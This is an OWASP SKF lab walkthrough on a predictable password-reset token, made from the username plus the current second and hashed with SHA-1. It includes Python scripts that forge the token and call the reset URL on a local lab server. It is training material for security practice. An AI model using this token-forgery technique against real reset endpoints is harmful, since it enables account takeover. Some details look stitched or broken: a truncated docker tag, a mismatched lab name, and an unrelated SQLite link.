Python - Insecure Random

Running the app

```
$ sudo docker pull blabla1337/owasp-skf-lab:threatmodeling
```

```
$ sudo docker run -ti -p 127.0.0.1:5000:5000 blabla1337/owasp-skf-lab:theatmodeli
```

Now that the app is running let's go hacking!

Running the app Python3

First, make sure python3 and pip are installed on your host machine. After installation, we go to the folder of the lab we want to practise "i.e /skf-labs/XSS/, /skf-labs/jwt-secret/ " and run the following commands:

```
$ pip3 install -r requirements.txt
```


```
$ python3 <labname>
```

Now that the app is running let's go hacking!

Reconnaissance

Step1

The first step is to understand how the password reset functionality works. We identify that there is a /forget endpoint that serves the password reset page.


SKF Labs
https://threatmodeling-923137.securityknowledgeframework-labs.org/forget
Security Knowledge Framework
chat on gitter
LIVE DEMONSTRATION!
Home
Password forget
admin
Submit
© SKF - Visit website

```
http://localhost:5000/forget
```

Step2

Submit a username to the password reset form to generate a reset token.

```
http://localhost:5000/passwordForget
```

Step3

Observe that the reset token is generated using the current timestamp and the username. The token generation logic is as follows:

```
current_time = datetime.datetime.now()
timestamp = current_time.second
to_hash = values[0][1] + str(timestamp)
resetToken = hashlib.sha1(to_hash.encode('utf-8')).hexdigest()
```

Step4

We can exploit this logic by generating the token ourselves. First, get the current time and username. Then, use the same logic to create a token.

```
import hashlib
import datetime

username = 'testuser'
current_time = datetime.datetime.now()
timestamp = current_time.second
to_hash = username + str(timestamp)
resetToken = hashlib.sha1(to_hash.encode('utf-8')).hexdigest()
print(resetToken)
```

Step5

Use the generated token to reset the password by navigating to the following URL:

```
http://localhost:5000/reset/<username>/<resetToken>
```

Exploitation

Now that we understand the vulnerability, we can use it to reset any user's password by generating a valid token and navigating to the reset link.

Step1

Create a script to automate token generation and password reset.

```python
import requests
import hashlib
import datetime

username = 'victimuser'
current_time = datetime.datetime.now()
timestamp = current_time.second
to_hash = username + str(timestamp)
resetToken = hashlib.sha1(to_hash.encode('utf-8')).hexdigest()

reset_url = f'http://localhost:5000/reset/{username}/{resetToken}'
response = requests.get(reset_url)

if response.status_code == 200:
    print('Token is valid, proceeding to reset password...')
else:
    print('Token is invalid, try again.')
```

Step 2

Use the generated link to reset the password and Voila We made it!

Additional sources

Please refer to the OWASP testing guide for a complete description of password reset vulnerabilities and edge cases over different platforms!

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/09-Testing_for_Weak_Password_Change_or_Reset_Functionalities

SQLite Reference

https://www.techonthenet.com/sqlite/sys_tables/index.php